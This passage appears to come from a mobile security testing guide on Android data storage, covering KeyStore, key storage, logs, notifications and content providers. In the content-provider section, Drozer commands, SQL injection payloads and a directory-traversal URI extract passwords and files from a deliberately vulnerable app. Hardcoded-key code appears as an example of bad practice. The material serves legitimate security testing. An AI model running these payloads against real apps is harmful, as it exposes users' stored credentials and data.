        "sig": "304402202ca7a8cfb6299c4a073e7e022c57082a46c657e9e53...",
        "x5c": [
            "308202ca30820270a003020102020101300a06082a8648ce3d040302308188310b30090603550406130...",
            "308202783082021ea00302010202021001300a06082a8648ce3d040302308198310b300906035504061...",
            "3082028b30820232a003020102020900a2059ed10e435b57300a06082a8648ce3d040302308198310b3..."
        ]
    }
}
```

In the above JSON snippet, the keys have the following meaning: `fmt`: Attestation statement format identifier `authData`: It denotes the authenticator data for the attestation `alg`: The algorithm that is used for the Signature `sig`: Signature `x5c`: Attestation certificate chain

Note: The `sig` is generated by concatenating `authData` and `clientDataHash` (challenge sent by the server) and signing through the credential private key using the `alg` signing algorithm and the same is verified at the server-side by using the public key in the first certificate.

For more understanding on the implementation guidelines, Google Sample Code can be referred.

For the security analysis perspective the analysts may perform the following checks for the secure implementation of Key Attestation:

- Check if the key attestation is totally implemented at the client-side. In such scenario, the same can be easily bypassed by tampering the application, method hooking, etc.
- Check if the server uses random challenge while initiating the key attestation. As failing to do that would lead to insecure implementation thus making it vulnerable to replay attacks. Also, checks pertaining to the randomness of the challenge should be performed.
- Check if the server verifies the integrity of key attestation response.
- Check if the server performs basic checks such as integrity verification, trust verification, validity, etc. on the certificates in the chain.

Secure Key Import into Keystore

Android 9 (API level 28) adds the ability to import keys securely into the `AndroidKeystore`. First `AndroidKeystore` generates a key pair using `PURPOSE_WRAP_KEY` which should also be protected with an attestation certificate, this pair aims to protect the Keys being imported to `AndroidKeystore`. The encrypted keys are generated as ASN.1-encoded message in the `SecureKeyWrapper` format which also contains a description of the ways the imported key is allowed to be used. The keys are then decrypted inside the `AndroidKeystore` hardware belonging to the specific device that generated the wrapping key so they never appear as plaintext in the device's host memory.

Example in Java:

```
KeyDescription ::= SEQUENCE {
    keyFormat INTEGER,
    authorizationList AuthorizationList
}

SecureKeyWrapper ::= SEQUENCE {
    wrapperFormatVersion INTEGER,
    encryptedTransportKey OCTET_STRING,
    initializationVector OCTET_STRING,
    keyDescription KeyDescription,
    secureKey OCTET_STRING,
    tag OCTET_STRING
}
```

The code above present the different parameters to be set when generating the encrypted keys in the SecureKeyWrapper format. Check the Android documentation on `WrappedKeyEntry` for more details.

When defining the KeyDescription AuthorizationList, the following parameters will affect the encrypted keys security:

- The `algorithm` parameter Specifies the cryptographic algorithm with which the key is used
- The `keySize` parameter Specifies the size, in bits, of the key, measuring in the normal way for the key's algorithm
- The `digest` parameter Specifies the digest algorithms that may be used with the key to perform signing and verification operations

Older KeyStore Implementations

Older Android versions don't include KeyStore, but they *do* include the KeyStore interface from JCA (Java Cryptography Architecture). You can use KeyStores that implement this interface to ensure the secrecy and integrity of keys stored with KeyStore; BouncyCastle KeyStore (BKS) is recommended. All implementations are based on the fact that files are stored on the filesystem; all files are password-protected. To create one, you can use the `KeyStore.getInstance("BKS", "BC") method`, where "BKS" is the KeyStore name (BouncyCastle Keystore) and "BC" is the provider (BouncyCastle). You can also use SpongyCastle as a wrapper and initialize the KeyStore as follows: `KeyStore.getInstance("BKS", "SC")`.

Be aware that not all KeyStores properly protect the keys stored in the KeyStore files.

KeyChain

The KeyChain class is used to store and retrieve *system-wide* private keys and their corresponding certificates (chain). The user will be prompted to set a lock screen pin or password to protect the credential storage if something is being imported into the KeyChain for the first time. Note that the KeyChain is system-wide, every application can access the materials stored in the KeyChain.

Inspect the source code to determine whether native Android mechanisms identify sensitive information. Sensitive information should be encrypted, not stored in clear text. For sensitive information that must be stored on the device, several API calls are available to protect the data via the `KeyChain` class. Complete the following steps:

- Make sure that the app is using the Android KeyStore and Cipher mechanisms to securely store encrypted information on the device. Look for the patterns `AndroidKeystore`, `import java.security.KeyStore`, `import javax.crypto.Cipher`, `import java.security.SecureRandom`, and corresponding usages.
- Use the `store(OutputStream stream, char[] password)` function to store the KeyStore to disk with a password. Make sure that the password is provided by the user, not hard-coded.

Storing a Key - example

To mitigate unauthorized use of keys on the Android device, Android KeyStore lets apps specify authorized uses of their keys when generating or importing the keys. Once made, authorizations cannot be changed.

Storing a Key - from most secure to least secure:

- the key is stored in hardware-backed Android KeyStore
- all keys are stored on server and are available after strong authentication
- master key is stored on server and use to encrypt other keys, which are stored in Android SharedPreferences
- the key is derived each time from a strong user provided passphrase with sufficient length and salt
- the key is stored in software implementation of Android KeyStore
- master key is stored in software implementation of Android Keystore and use to encrypt other keys, which are stored in SharedPreferences
- [not recommended] all keys are stored in SharedPreferences
- [not recommended] hardcoded encryption keys in the source code
- [not recommended] predictable key derivation function based on stable attributes
- [not recommended] stored generated keys in public places (like `/sdcard/`)

The most secure way of handling key material, is simply never storing it on the device. That can be achieved by using hardware-backed Android KeyStore if device is running Android 7.0 (API level 24) and above with available hardware component (Trusted Execution Environment (TEE) or a Secure Element (SE)). That can be check by using guidelines provided for the secure implementation of Key Attestation. If hardware component is not available and/or support for Android 6.0 (API level 23) and below is required, then that can be achieved by storing a key on remote server and make a key available after authentication.

> Please note that if the keys are stored on the server, the app need to be online to decrypt the data. This might be a limitation in some use case of mobile apps and should be carefully thought through as this becomes part of the architecture of the app.

A more common solution (regarding Android API level), however less-user friendly and with some weaknesses is to derive a key from user provided passphrase. This means that the user should be prompted to input a passphrase every time the application needs to perform a cryptographic operation. This is not the ideal implementation from a user point of view and passwords or passphrases might be reused by the user or easy to guess. However this approach makes a key available in an array in memory while it is being used and when the key is not needed anymore, the array can be zeroed out. This limits the available ways of attacks on a key as no key material and its artifacts (like a passphrase) touch the filesystem and they are not stored. However there are some weaknesses which need to be taken into consideration. First of all, a key derived from passphrase has its own weaknesses. Additionally, the key material should be cleared out from memory as soon as it is not need anymore. However, note that some ciphers do not properly clean up their byte-arrays. For instance, the AES Cipher in BouncyCastle does not always clean up its latest working key leaving some copies of the byte-array in memory. Next, BigInteger based keys (e.g. private keys) cannot be removed from the heap nor zeroed out just like that. Clearing byte array can be achieved by writing a wrapper which implements Destroyable.

More user-friendly and recommended way is to use the Android KeyStore API system (itself or through KeyChain) to store key material. If it is possible, hardware-backed storage should be used. Otherwise, it should fallback to software implementation of Android Keystore. However, be aware that the `AndroidKeyStore` API has been changed significantly throughout various versions of Android. In earlier versions, the `AndroidKeyStore` API only supported storing public/private key pairs (e.g., RSA). Symmetric key support has only been added since Android 6.0 (API level 23). As a result, a developer needs to handle the different Android API levels to securely store symmetric keys.

In order to securely store symmetric keys on devices running on Android 5.1 (API level 22) or lower, we need to generate a public/private key pair. We encrypt the symmetric key using the public key and store the private key in the `AndroidKeyStore`. The encrypted symmetric key can encoded using base64 and stored in the `SharedPreferences`. Whenever we need the symmetric key, the application retrieves the private key from the `AndroidKeyStore` and decrypts the symmetric key.

A less secure way of storing encryption keys, is in the SharedPreferences of Android. When Shared-Preferences are used, the file is only readable by the application that created it. However, on rooted devices any other application with root access can simply read the SharedPreference file of other apps. This is not the case for the AndroidKeyStore. Since AndroidKeyStore access is managed on kernel level, which needs considerably more work and skill to bypass without the

AndroidKeyStore clearing or destroying the keys.

The last three options are to use hardcoded encryption keys in the source code, having a predictable key derivation function based on stable attributes, and storing generated keys in public places like `/sdcard/`. Obviously, hardcoded encryption keys are not the way to go. This means every instance of the application uses the same encryption key. An attacker needs only to do the work once, to extract the key from the source code - whether stored natively or in Java/Kotlin. Consequently, an attacker can decrypt any other data which was encrypted by the application. Next, when you have a predictable key derivation function based on identifiers which are accessible to other applications, the attacker only needs to find the KDF and apply it to the device in order to find the key. Lastly, storing encryption keys publicly also is highly discouraged as other applications can have permission to read the public partition and steal the keys.

Third Party libraries

There are several different open-source libraries that offer encryption capabilities specific for the Android platform.

- **Java AES Crypto** - A simple Android class for encrypting and decrypting strings.
- **SQL Cipher** - SQLCipher is an open source extension to SQLite that provides transparent 256-bit AES encryption of database files.
- **Secure Preferences** - Android Shared preference wrapper than encrypts the keys and values of Shared Preferences.

> Please keep in mind that as long as the key is not stored in the KeyStore, it is always possible to easily retrieve the key on a rooted device and then decrypt the values you are trying to protect.

Logs

There are many legitimate reasons to create log files on a mobile device, such as keeping track of crashes, errors, and usage statistics. Log files can be stored locally when the app is offline and sent to the endpoint once the app is online. However, logging sensitive data may expose the data to attackers or malicious applications, and it might also violate user confidentiality. You can create log files in several ways. The following list includes two classes that are available for Android:

- Log Class
- Logger Class

Backups

Android provides users with an auto-backup feature. The backups usually include copies of data and settings for all installed apps. Given its diverse ecosystem, Android supports many backup options:

- Stock Android has built-in USB backup facilities. When USB debugging is enabled, you can use the `adb backup` command to create full data backups and backups of an app's data directory.

- Google provides a “Back Up My Data” feature that backs up all app data to Google’s servers.
- Two Backup APIs are available to app developers:
  - Key/Value Backup (Backup API or Android Backup Service) uploads to the Android Backup Service cloud.
  - Auto Backup for Apps: With Android 6.0 (API level 23) and above, Google added the “Auto Backup for Apps feature”. This feature automatically syncs at most 25MB of app data with the user’s Google Drive account.
- OEMs may provide additional options. For example, HTC devices have a “HTC Backup” option that performs daily backups to the cloud when activated.

Apps must carefully ensure that sensitive user data doesn’t end within these backups as this may allow an attacker to extract it.

Process Memory

All applications on Android use memory to perform normal computational operations like any regular modern-day computer. It is of no surprise then that at times sensitive operations will be performed within process memory. For this reason, it is important that once the relevant sensitive data has been processed, it should be disposed from process memory as quickly as possible.

The investigation of an application’s memory can be done from memory dumps, and from analyzing the memory in real time via a debugger.

This is further explained in the ‘Checking Memory for Sensitive Data’ section.

Testing Local Storage for Sensitive Data (MSTG-STORAGE-1 and MSTG-STORAGE-2)

Overview

This test case focuses on identifying potentially sensitive data stored by an application and verifying if it is securely stored. The following checks should be performed:

- Analyze data storage in the source code.
- Be sure to trigger all possible functionality in the application (e.g. by clicking everywhere possible) in order to ensure data generation.
- Check all application generated and modified files and ensure that the storage method is sufficiently secure.
  - This includes SharedPreferences, SQL databases, Realm Databases, Internal Storage, External Storage, etc.

In general sensitive data stored locally on the device should always be at least encrypted, and any keys used for encryption methods should be securely stored within the Android Keystore. These files should also be stored within the application sandbox. If achievable for the application, sensitive data should be stored off device or, even better, not stored at all.

Static Analysis

First of all, try to determine the kind of storage used by the Android app and to find out whether the app processes sensitive data insecurely.

- Check `AndroidManifest.xml` for read/write external storage permissions, for example, `uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"`.
- Check the source code for keywords and API calls that are used to store data:
  - File permissions, such as:
    * `MODE_WORLD_READABLE` or `MODE_WORLD_WRITABLE`: You should avoid using `MODE_-WORLD_WRITEABLE` and `MODE_WORLD_READABLE` for files because any app will be able to read from or write to the files, even if they are stored in the app's private data directory. If data must be shared with other applications, consider a content provider. A content provider offers read and write permissions to other apps and can grant dynamic permission on a case-by-case basis.
  - Classes and functions, such as:
    * the `SharedPreferences` class (stores key-value pairs)
    * the `FileOutPutStream` class (uses internal or external storage)
    * the `getExternal*` functions (use external storage)
    * the `getWritableDatabase` function (returns a SQLiteDatabase for writing)
    * the `getReadableDatabase` function (returns a SQLiteDatabase for reading)
    * the `getCacheDir` and `getExternalCacheDirs` function (use cached files)

Encryption should be implemented using proven SDK functions. The following describes bad practices to look for in the source code:

- Locally stored sensitive information "encrypted" via simple bit operations like XOR or bit flipping. These operations should be avoided because the encrypted data can be recovered easily.
- Keys used or created without Android onboard features, such as the Android KeyStore
- Keys disclosed by hard-coding

A typical misuse are hard-coded cryptographic keys. Hard-coded and world-readable cryptographic keys significantly increase the possibility that encrypted data will be recovered. Once an attacker obtains the data, decrypting it is trivial. Symmetric cryptography keys must be stored on the device, so identifying them is just a matter of time and effort. Consider the following code:

```
this.db = localUserSecretStore.getWritableDatabase("SuperPassword123");
```

Obtaining the key is trivial because it is contained in the source code and identical for all installations of the app. Encrypting data this way is not beneficial. Look for hard-coded API keys/private keys and other valuable data; they pose a similar risk. Encoded/encrypted keys represent another attempt to make it harder but not impossible to get the crown jewels.

Consider the following code:

Example in Java:

```java
//A more complicated effort to store the XOR'ed halves of a key (instead of the key itself)
private static final String[] myCompositeKey = new String[]{
  "oNQavjbaNNSgEqoCkT9Em4imeQQ=","3o8eFOX4ri/F8fgHgiy/BS47"
};
```

Example in Kotlin:

```kotlin
private val myCompositeKey = arrayOf<String>("oNQavjbaNNSgEqoCkT9Em4imeQQ=", "3o8eFOX4ri/F8fgHgiy/BS47")
```

The algorithm for decoding the original key might be something like this:

Example in Java:

```java
public void useXorStringHiding(String myHiddenMessage) {
  byte[] xorParts0 = Base64.decode(myCompositeKey[0],0);
  byte[] xorParts1 = Base64.decode(myCompositeKey[1],0);

  byte[] xorKey = new byte[xorParts0.length];
  for(int i = 0; i < xorParts1.length; i++){
    xorKey[i] = (byte) (xorParts0[i] ^ xorParts1[i]);
  }
  HidingUtil.doHiding(myHiddenMessage.getBytes(), xorKey, false);
}
```

Example in Kotlin:

```kotlin
fun useXorStringHiding(myHiddenMessage:String) {
  val xorParts0 = Base64.decode(myCompositeKey[0], 0)
  val xorParts1 = Base64.decode(myCompositeKey[1], 0)
  val xorKey = ByteArray(xorParts0.size)
  for (i in xorParts1.indices)
  {
    xorKey[i] = (xorParts0[i] xor xorParts1[i]).toByte()
  }
  HidingUtil.doHiding(myHiddenMessage.toByteArray(), xorKey, false)
}
```

Verify common locations of secrets:

- resources (typically at res/values/strings.xml) Example:

  ```xml
  <resources>
      <string name="app_name">SuperApp</string>
      <string name="hello_world">Hello world!</string>
      <string name="action_settings">Settings</string>
      <string name="secret_key">My_Secret_Key</string>
    </resources>
  ```

- build configs, such as in local.properties or gradle.properties Example:

  ```
  buildTypes {
    debug {
      minifyEnabled true
      buildConfigField "String", "hiddenPassword", "\"${hiddenPassword}\""
    }
  }
  ```

Dynamic Analysis

Install and use the app, executing all functions at least once. Data can be generated when entered by the user, sent by the endpoint, or shipped with the app. Then complete the following:

- Check both internal and external local storage for any files created by the application that contain sensitive data.

- Identify development files, backup files, and old files that shouldn't be included with a production release.
- Determine whether SQLite databases are available and whether they contain sensitive information. SQLite databases are stored in `/data/data/<package-name>/databases`.
- Identify if SQLite databases are encrypted. If so, determine how the database password is generated and stored and if this is sufficiently protected as described in the "Storing a Key" section of the Keystore overview.
- Check Shared Preferences that are stored as XML files (in `/data/data/<package-name>/shared_prefs`) for sensitive information. Shared Preferences are insecure and unencrypted by default. Some apps might opt to use secure-preferences to encrypt the values stored in Shared Preferences.
- Check the permissions of the files in `/data/data/<package-name>`. Only the user and group created when you installed the app (e.g., u0_a82) should have user read, write, and execute permissions (`rwx`). Other users should not have permission to access files, but they may have execute permissions for directories.
- Check for the usage of any Firebase Real-time databases and attempt to identify if they are misconfigured by making the following network call:
  - `https://_firebaseProjectName_.firebaseio.com/.json`
- Determine whether a Realm database is available in `/data/data/<package-name>/files/`, whether it is unencrypted, and whether it contains sensitive information. By default, the file extension is `realm` and the file name is `default`. Inspect the Realm database with the Realm Browser.

Testing Local Storage for Input Validation (MSTG-PLATFORM-2)

Overview

For any publicly accessible data storage, any process can override the data. This means that input validation needs to be applied the moment the data is read back again.

> Note: Similar holds for private accessible data on a rooted device

Static analysis

Using Shared Preferences

When you use the `SharedPreferences.Editor` to read or write int/boolean/long values, you cannot check whether the data is overridden or not. However: it can hardly be used for actual attacks other than chaining the values (e.g. no additional exploits can be packed which will take over the control flow). In the case of a `String` or a `StringSet` you should be careful with how the data is interpreted. Using reflection based persistence? Check the section on "Testing Object Persistence" for Android to see how it should be validated. Using the `SharedPreferences.Editor` to store and read certificates or keys? Make sure you have patched your security provider given vulnerabilities such as found in Bouncy Castle.

In all cases, having the content HMACed can help to ensure that no additions and/or changes have been applied.

Using Other Storage Mechanisms

In case other public storage mechanisms (than the `SharedPreferences.Editor`) are used, the data needs to be validated the moment it is read from the storage mechanism.

Testing Logs for Sensitive Data (MSTG-STORAGE-3)

Overview

This test case focuses on identifying any sensitive application data within both system and application logs. The following checks should be performed:

- Analyze source code for logging related code.
- Check application data directory for log files.
- Gather system messages and logs and analyze for any sensitive data.

As a general recommendation to avoid potential sensitive application data leakage, logging statements should be removed from production releases unless deemed necessary to the application or explicitly identified as safe, e.g. as a result of a security audit.

Static Analysis

Applications will often use the Log Class and Logger Class to create logs. To discover this, you should audit the application's source code for any such logging classes. These can often be found by searching for the following keywords:

- Functions and classes, such as:
  - `android.util.Log`
  - `Log.d` | `Log.e` | `Log.i` | `Log.v` | `Log.w` | `Log.wtf`
  - `Logger`
- Keywords and system output:
  - `System.out.print` | `System.err.print`
  - logfile
  - logging
  - logs

While preparing the production release, you can use tools like ProGuard (included in Android Studio). To determine whether all logging functions from the `android.util.Log` class have been removed, check the ProGuard configuration file (proguard-rules.pro) for the following options (according to this example of removing logging code and this article about enabling ProGuard in an Android Studio project):

```
-assumenosideeffects class android.util.Log
{
  public static boolean isLoggable(java.lang.String, int);
  public static int v(...);
  public static int i(...);
  public static int w(...);
  public static int d(...);
  public static int e(...);
  public static int wtf(...);
}
```

Note that the example above only ensures that calls to the Log class' methods will be removed. If the string that will be logged is dynamically constructed, the code that constructs the string may remain in the bytecode. For example, the following code issues an implicit `StringBuilder` to construct the log statement:

Example in Java:

```
Log.v("Private key tag", "Private key [byte format]: " + key);
```

Example in Kotlin:

```
Log.v("Private key tag", "Private key [byte format]: $key")
```

The compiled bytecode, however, is equivalent to the bytecode of the following log statement, which constructs the string explicitly:

Example in Java:

```
Log.v("Private key tag", new StringBuilder("Private key [byte format]: ").append(key.toString()).toString());
```

Example in Kotlin:

```
Log.v("Private key tag", StringBuilder("Private key [byte format]: ").append(key).toString())
```

ProGuard guarantees removal of the `Log.v` method call. Whether the rest of the code (`new StringBuilder ...`) will be removed depends on the complexity of the code and the ProGuard version.

This is a security risk because the (unused) string leaks plain text data into memory, which can be accessed via a debugger or memory dumping.

Unfortunately, no silver bullet exists for this issue, but one option would be to implement a custom logging facility that takes simple arguments and constructs the log statements internally.

```
SecureLog.v("Private key [byte format]: ", key);
```

Then configure ProGuard to strip its calls.

Dynamic Analysis

Use all the mobile app functions at least once, then identify the application's data directory and look for log files (`/data/data/<package-name>`). Check the application logs to determine whether log data has been generated; some mobile applications create and store their own logs in the data directory.

Many application developers still use `System.out.println` or `printStackTrace` instead of a proper logging class. Therefore, your testing strategy must include all output generated while the application is starting, running and closing. To determine what data is directly printed by `System.out.println` or `printStackTrace`, you can use `Logcat` as explained in the chapter "Basic Security Testing", section "Monitoring System Logs".

Remember that you can target a specific app by filtering the Logcat output as follows:

```
$ adb logcat | grep "$(adb shell ps | grep <package-name> | awk '{print $2}')"
```

> If you already know the app PID you may give it directly using `--pid` flag.

You may also want to apply further filters or regular expressions (using `logcat`'s regex flags `-e <expr>, --regex=<expr>` for example) if you expect certain strings or patterns to come up in the logs.

Determining Whether Sensitive Data Is Shared with Third Parties (MSTG-STORAGE-4)

Overview

Sensitive information might be leaked to third parties by several means, which include but are not limited to the following:

Third-party Services Embedded in the App

The features these services provide can involve tracking services to monitor the user's behavior while using the app, selling banner advertisements, or improving the user experience.

The downside is that developers don't usually know the details of the code executed via third-party libraries. Consequently, no more information than is necessary should be sent to a service, and no sensitive information should be disclosed.

Most third-party services are implemented in two ways:

- with a standalone library
- with a full SDK

App Notifications

It is important to understand that notifications should never be considered private. When a notification is handled by the Android system it is broadcasted system-wide and any application running with a NotificationListenerService can listen for these notifications to receive them in full and may handle them however it wants.

There are many known malware samples such as Joker, and Alien which abuses the `NotificationListenerService` to listen for notifications on the device and then send them to attacker-controlled C2 infrastructure. Commonly this is done in order to listen for two-factor authentication (2FA) codes that appear as notifications on the device which are then sent to the attacker. A safer alternative for the user would be to use a 2FA application that does not generate notifications.

Furthermore there are a number of apps on the Google Play Store that provide notification logging, which basically logs locally any notifications on the Android system. This highlights that notifications are in no way private on Android and accessible by any other app on the device.

For this reason all notification usage should be inspected for confidential or high risk information that could be used by malicious applications.

Static Analysis

Third-party Services Embedded in the App

To determine whether API calls and functions provided by the third-party library are used according to best practices, review their source code, requested permissions and check for any known vulnerabilities (see "Checking for Weaknesses in Third Party Libraries (MSTG-CODE-5)").

All data that's sent to third-party services should be anonymized to prevent exposure of PII (Personal Identifiable Information) that would allow the third party to identify the user account. No other data (such as IDs that can be mapped to a user account or session) should be sent to a third party.

App Notifications

Search for any usage of the `NotificationManager` class which might be an indication of some form of notification management. If the class is being used, the next step would be to understand how the application is generating the notifications and which data ends up being shown.

Dynamic Analysis

Third-party Services Embedded in the App

Check all requests to external services for embedded sensitive information. To intercept traffic between the client and server, you can perform dynamic analysis by launching a man-in-the-middle (MITM) attack with Burp Suite Professional or OWASP ZAP. Once you route the traffic through the interception proxy, you can try to sniff the traffic that passes between the app and server. All app requests that aren't sent directly to the server on which the main function is hosted should be checked for sensitive information, such as PII in a tracker or ad service.

App Notifications

Run the application and start tracing all calls to functions related to the notifications creation, e.g. `setContentTitle` or `setContentText` from `NotificationCompat.Builder`. Observe the trace in the end and evaluate if it contains any sensitive information which another app might have eavesdropped.

Determining Whether the Keyboard Cache Is Disabled for Text Input Fields (MSTG-STORAGE-5)

Overview

When users type in input fields, the software automatically suggests data. This feature can be very useful for messaging apps. However, the keyboard cache may disclose sensitive information when the user selects an input field that takes this type of information.

Static Analysis

In the layout definition of an activity, you can define `TextViews` that have XML attributes. If the XML attribute `android:inputType` is given the value `textNoSuggestions`, the keyboard cache will not be shown when the input field is selected. The user will have to type everything manually.

```
<EditText
     android:id="@+id/KeyBoardCache"
     android:inputType="textNoSuggestions" />
```

The code for all input fields that take sensitive information should include this XML attribute to disable the keyboard suggestions.

Dynamic Analysis

Start the app and click in the input fields that take sensitive data. If strings are suggested, the keyboard cache has not been disabled for these fields.

Determining Whether Sensitive Stored Data Has Been Exposed via IPC Mechanisms (MSTG-STORAGE-6)

Overview

As part of Android's IPC mechanisms, content providers allow an app's stored data to be accessed and modified by other apps. If not properly configured, these mechanisms may leak sensitive data.

Static Analysis

The first step is to look at `AndroidManifest.xml` to detect content providers exposed by the app. You can identify content providers by the `<provider>` element. Complete the following steps:

- Determine whether the value of the export tag (`android:exported`) is `"true"`. Even if it is not, the tag will be set to `"true"` automatically if an `<intent-filter>` has been defined for the tag. If the content is meant to be accessed only by the app itself, set `android:exported` to `"false"`. If not, set the flag to `"true"` and define proper read/write permissions.
- Determine whether the data is being protected by a permission tag (`android:permission`). Permission tags limit exposure to other apps.
- Determine whether the `android:protectionLevel` attribute has the value `signature`. This setting indicates that the data is intended to be accessed only by apps from the same enterprise (i.e., signed with the same key). To make the data accessible to other apps, apply a security policy with the `<permission>` element and set a proper `android:protectionLevel`. If you use `android:permission`, other applications must declare corresponding `<uses-permission>` elements in their manifests to interact with your content provider. You can use the `android:grantUriPermissions` attribute to grant more specific access to other apps; you can limit access with the `<grant-uri-permission>` element.

Inspect the source code to understand how the content provider is meant to be used. Search for the following keywords:

- `android.content.ContentProvider`
- `android.database.Cursor`
- `android.database.sqlite`
- `.query`
- `.update`
- `.delete`

> To avoid SQL injection attacks within the app, use parameterized query methods, such as `query`, `update`, and `delete`. Be sure to properly sanitize all method arguments; for example, the `selection` argument could lead to SQL injection if it is made up of concatenated user input.

If you expose a content provider, determine whether parameterized query methods (`query`, `update`, and `delete`) are being used to prevent SQL injection. If so, make sure all their arguments are properly sanitized.

We will use the vulnerable password manager app Sieve as an example of a vulnerable content provider.

Inspect the Android Manifest

Identify all defined `<provider>` elements:

```xml
<provider
      android:authorities="com.mwr.example.sieve.DBContentProvider"
      android:exported="true"
      android:multiprocess="true"
      android:name=".DBContentProvider">
    <path-permission
          android:path="/Keys"
          android:readPermission="com.mwr.example.sieve.READ_KEYS"
          android:writePermission="com.mwr.example.sieve.WRITE_KEYS"
     />
</provider>
<provider
      android:authorities="com.mwr.example.sieve.FileBackupProvider"
      android:exported="true"
      android:multiprocess="true"
      android:name=".FileBackupProvider"
/>
```

As shown in the `AndroidManifest.xml` above, the application exports two content providers. Note that one path ("/Keys") is protected by read and write permissions.

Inspect the source code

Inspect the `query` function in the `DBContentProvider.java` file to determine whether any sensitive information is being leaked:

Example in Java:

```java
public Cursor query(final Uri uri, final String[] array, final String s, final String[] array2, final String s2) {
    final int match = this.sUriMatcher.match(uri);
    final SQLiteQueryBuilder sqLiteQueryBuilder = new SQLiteQueryBuilder();
    if (match >= 100 && match < 200) {
        sqLiteQueryBuilder.setTables("Passwords");
    }
    else if (match >= 200) {
        sqLiteQueryBuilder.setTables("Key");
    }
    return sqLiteQueryBuilder.query(this.pwdb.getReadableDatabase(), array, s, array2, (String)null, (String)null, s2);
}
```

Example in Kotlin:

```
fun query(uri: Uri?, array: Array<String?>?, s: String?, array2: Array<String?>?, s2: String?): Cursor {
        val match: Int = this.sUriMatcher.match(uri)
        val sqLiteQueryBuilder = SQLiteQueryBuilder()
        if (match >= 100 && match < 200) {
            sqLiteQueryBuilder.tables = "Passwords"
        } else if (match >= 200) {
            sqLiteQueryBuilder.tables = "Key"
        }
        return sqLiteQueryBuilder.query(this.pwdb.getReadableDatabase(), array, s, array2, null as String?, null as String?, s2)
    }
```

Here we see that there are actually two paths, "/Keys" and "/Passwords", and the latter is not being protected in the manifest and is therefore vulnerable.

When accessing a URI, the query statement returns all passwords and the path `Passwords/`. We will address this in the "Dynamic Analysis" section and show the exact URI that is required.

Dynamic Analysis

Testing Content Providers

To dynamically analyze an application's content providers, first enumerate the attack surface: pass the app's package name to the Drozer module `app.provider.info`:

```
dz> run app.provider.info -a com.mwr.example.sieve
  Package: com.mwr.example.sieve
  Authority: com.mwr.example.sieve.DBContentProvider
  Read Permission: null
  Write Permission: null
  Content Provider: com.mwr.example.sieve.DBContentProvider
  Multiprocess Allowed: True
  Grant Uri Permissions: False
  Path Permissions:
  Path: /Keys
  Type: PATTERN_LITERAL
  Read Permission: com.mwr.example.sieve.READ_KEYS
  Write Permission: com.mwr.example.sieve.WRITE_KEYS
  Authority: com.mwr.example.sieve.FileBackupProvider
  Read Permission: null
  Write Permission: null
  Content Provider: com.mwr.example.sieve.FileBackupProvider
  Multiprocess Allowed: True
  Grant Uri Permissions: False
```

In this example, two content providers are exported. Both can be accessed without permission, except for the `/Keys` path in the `DBContentProvider`. With this information, you can reconstruct part of the content URIs to access the `DBContentProvider` (the URIs begin with `content://`).

To identify content provider URIs within the application, use Drozer's `scanner.provider.finduris` module. This module guesses paths and determines accessible content URIs in several ways:

```
dz> run scanner.provider.finduris -a com.mwr.example.sieve
Scanning com.mwr.example.sieve...
Unable to Query content://com.mwr.example.sieve.DBContentProvider/
...
Unable to Query content://com.mwr.example.sieve.DBContentProvider/Keys
```

```
Accessible content URIs:
content://com.mwr.example.sieve.DBContentProvider/Keys/
content://com.mwr.example.sieve.DBContentProvider/Passwords
content://com.mwr.example.sieve.DBContentProvider/Passwords/
```

Once you have a list of accessible content providers, try to extract data from each provider with the `app.provider.query` module:

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords/ --vertical
_id: 1
service: Email
username: incognitoguy50
password: PSFjqXIMVa5NJFudgDuuLVgJYFD+8w== (Base64 - encoded)
email: incognitoguy50@gmail.com
```

You can also use Drozer to insert, update, and delete records from a vulnerable content provider:

- Insert record

  ```
  dz> run app.provider.insert content://com.vulnerable.im/messages
                  --string date 1331763850325
                  --string type 0
                  --integer _id 7
  ```

- Update record

  ```
  dz> run app.provider.update content://settings/secure
                  --selection "name=?"
                  --selection-args assisted_gps_enabled
                  --integer value 0
  ```

- Delete record

  ```
  dz> run app.provider.delete content://settings/secure
                  --selection "name=?"
                  --selection-args my_setting
  ```

SQL Injection in Content Providers

The Android platform promotes SQLite databases for storing user data. Because these databases are based on SQL, they may be vulnerable to SQL injection. You can use the Drozer module `app.provider.query` to test for SQL injection by manipulating the projection and selection fields that are passed to the content provider:

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords/ --projection "'"
unrecognized token: "' FROM Passwords" (code 1): , while compiling: SELECT ' FROM Passwords

dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords/ --selection "'"
unrecognized token: "')" (code 1): , while compiling: SELECT * FROM Passwords WHERE (')
```

If an application is vulnerable to SQL Injection, it will return a verbose error message. SQL Injection on Android may be used to modify or query data from the vulnerable content provider. In the following example, the Drozer module `app.provider.query` is used to list all the database tables:

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords/ --projection "*
FROM SQLITE_MASTER WHERE type='table';--"
| type  | name             | tbl_name         | rootpage | sql              |
| table | android_metadata | android_metadata | 3        | CREATE TABLE ... |
| table | Passwords        | Passwords        | 4        | CREATE TABLE ... |
| table | Key              | Key              | 5        | CREATE TABLE ... |
```

SQL Injection may also be used to retrieve data from otherwise protected tables:

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords/ --projection "* FROM Key;--"
| Password | pin |
| thisismypassword | 9876 |
```

You can automate these steps with the `scanner.provider.injection` module, which automatically finds vulnerable content providers within an app:

```
dz> run scanner.provider.injection -a com.mwr.example.sieve
Scanning com.mwr.example.sieve...
Injection in Projection:
  content://com.mwr.example.sieve.DBContentProvider/Keys/
  content://com.mwr.example.sieve.DBContentProvider/Passwords
  content://com.mwr.example.sieve.DBContentProvider/Passwords/
Injection in Selection:
  content://com.mwr.example.sieve.DBContentProvider/Keys/
  content://com.mwr.example.sieve.DBContentProvider/Passwords
  content://com.mwr.example.sieve.DBContentProvider/Passwords/
```

File System Based Content Providers

Content providers can provide access to the underlying filesystem. This allows apps to share files (the Android sandbox normally prevents this). You can use the Drozer modules `app.provider.read` and `app.provider.download` to read and download files, respectively, from exported file-based content providers. These content providers are susceptible to directory traversal, which allows otherwise protected files in the target application's sandbox to be read.

```
dz> run app.provider.download content://com.vulnerable.app.FileProvider/../../../../../../../../data/data/com.vulnerable.app/database.db /home/user/database.db
Written 24488 bytes
```

Use the `scanner.provider.traversal` module to automate the process of finding content providers that are susceptible to directory traversal:

```
